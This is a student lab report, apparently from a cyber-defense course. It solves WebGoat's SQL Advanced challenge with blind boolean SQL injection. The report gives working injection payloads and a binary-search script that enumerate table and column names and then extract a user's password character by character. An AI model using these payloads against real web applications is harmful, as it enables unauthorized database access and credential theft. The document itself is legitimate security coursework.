

Assignment 1

Shubham Thakur

I. INTRODUCTION

As part of Assignment 1, we need to solve subsection 5 of SQL Advanced.

II. SETUP

A. Preparing true/false test

We had already prepared a true/false test for this subsection in Lab 4 [1]. We will modify those tests to figure out table names, column names and values.

B. Defining binary search operation

We will use the *binary search* operation to figure out the various values. The following snippet defines the binary search operation that will be used in the code.

```
export const binarySearch = async (min,
max, sqlQuery) => {
  while(min <= max) {
    let mid = Math.floor((min + max) / 2)

    if(await booleanTest('min', mid,
sqlQuery)) { // true when the value
is in the lower half
      max = mid - 1
    } else if(await booleanTest('max',
mid, sqlQuery)) { // true when the
value is in the upper half
      min = mid + 1
    } else
      return mid // this is the value.
      This will be tested for equality.
    }
  }
}
// The booleanTest function returns true
or false depending on the test result.
```

C. Tools for automating the requests

We will **Postman** to manipulate the requests and we will use **Node.js** for automating the requests to the Webgoat server.

III. FINDING TABLE NAMES

A. Finding the longest table name

We will be finding out the table name with the maximum name length. This will provide us an upper limit for checking the name length in subsequent sections. The following injection payload was used for figuring out the longest table name.

```
username_reg=tom' AND (select
max(char_length(table_name)) from
information_schema.tables) > 10 AND
'1'='1&email_reg=yy&password_reg=12
```

We find that the longest table name is 33 by applying binary search logic with the above query.

B. Finding the count of tables

We need to find the count of tables. This will help us in batching our requests for table names. The following injection payload was used for figuring out the count of tables.

```
username_reg=tom' AND (select
count(distinct(table_name)) from
information_schema.tables) > 10 AND
'1'='1&email_reg=yy&password_reg=12
```

We find that the count of distinct tables is 121.

C. Preparing a query to get a table at a time

By using *limit* and *offset* we can ensure that we can ensure that we get one table at a time. Subsequently, we will find the length of this *table_name* and will figure out the its characters by using the *substring* and *ascii* functions of SQL.

```
username_reg=tom' AND (select
char_length(table_name) from (select
distinct(table_name) from
information_schema.tables order by
table_name limit 1 offset 0)) > 10 AND
'1'='1&email_reg=yy&password_reg=12
```

The above query will check if the length for the first table is greater than 10. Running it through the binary search operation we can find the exact length of the table name. As we are using the *ORDER BY* clause, the order of results will be the same for all queries. Similarly, we will get the length for all tables by iterating increasing offset by one in each iteration.

Once we have the length of the table name, we can start finding its characters.

```
username_reg=tom' AND (select
ascii(substring(table_name,1,1)) from
(select distinct(table_name) from
information_schema.tables order by
table_name limit 1 offset 0))) > 32 AND
'1'='1&email_reg=yy&password_reg=12
```

The above query will check if the ascii value for the first character of the first table is greater than 32. Running it through the binary search operation we can find the exact value of the character. Similarly, we will get the value of all characters by increasing the second argument of the substring function by one in each iteration.

The full output for this section can be found in the out_*.txt files in Github [2].

IV. FINDING COLUMN NAMES

As in the case of tables, the procedure for column names will involve finding the number of columns in the table, the column length and all of its characters. The following set of injection strings will be used respectively to get those results. All queries will be passed through the binary search operation and we will have to increment appropriate arguments to get all the characters.

```
username_reg=tom' AND (select
count(distinct(column_name)) from
information_schema.columns where
table_name = 'tableName') > 5 AND
'1'='1&email_reg=yy&password_reg=12
```

The above injection string will find out the number of columns for the table *tableName*.

```
username_reg=tom' AND (select
char_length(column_name) from (select
distinct(column_name) from
information_schema.columns where
table_name = 'tableName' order by
column_name limit 1 offset 0)) > 10 AND
'1'='1&email_reg=yy&password_reg=12
```


The above injection string will be used for getting the length of the first column for the table *tableName*.

```
username_reg=tom' AND (select
ascii(substring(column_name,1,1)) from
(select distinct(column_name) from
information_schema.columns where
table_name = 'tableName' order by
column_name limit 1 offset 0) > 32 AND
'1'='1&email_reg=yy&password_reg=12
```

The above injection string will be used for getting the first character of the first column for the table *tableName*.

V. FILTERING OUT TABLES CONTAINING PASSWORD

After completing the above sections, we will have all the table and column names in the output log [2]. After analyzing the output log, we find that the tables *USER_DATA_TAN*, *USER_SYSTEM_DATA* and *CHALLENGE_USERS* have column named PASSWORD. These tables also have the columns



```
$node assignment1.js 0 1
Max length from table names: 33
table count: 121
table name length: 10
A
AC
ACC
ACCE
ACCES
ACCESS
ACCESS_
ACCESS_L
ACCESS_LO
ACCESS_LOG
Columns found in ACCESS_LOG
ACTION
ID
TIME
-----
```

Fig. 1. Finding out the tables and column

(*USERNAME*, *USERID*, *USER_NAME*) that could contain the username for tom (which is tom itself).

VI. FINDING THE PASSWORD


We will see if a password corresponding to tom exists in tables found in the previous sections. This can be done by using the **EXISTS** SQL clause.

```
username_reg=tom' AND EXISTS (select
password from 'tableName' where
'columnName'='tom') AND
'1'='1&email_reg=yy&password_reg=12
```

An affirmative response for the query confirms that the table contains a password corresponding to tom. We find that only the query for the table **CHALLENGE_USERS** returns an affirmative response. We can now start checking for all the characters of the password value.

```
username_reg=tom' AND (select
ascii(substring(password,1,1)) from
(select password from CHALLENGE_USERS
where USERID = 'tom')) > 10 AND
'1'='1&email_reg=yy&password_reg=12
```

We find that the password for tom is **thisisasecretfortomonly**. The full output log can be found in the Github repo [3].



LOGIN RE

Username

Password

☐ Remember me

Log In

[Forgot Password?](#)

Congratulations. You have successfully completed the assignment.

Fig. 2. Successful login for tom

VII. CONCLUSION

We were able to find out the table names and eventually we were able to find the password for tom.

REFERENCES

- [1] Lab 4 report - https://github.iu.edu/sdthakur/IU_B649_I590_CyberDefense_sdthakur/blob/master/Lab_4.pdf
- [2] Output log for table names - https://github.iu.edu/sdthakur/CD_ASSIGNMENT_1/blob/master/out_1.txt
- [3] Password output log - https://github.iu.edu/sdthakur/CD_ASSIGNMENT_1/blob/master/password_output.txt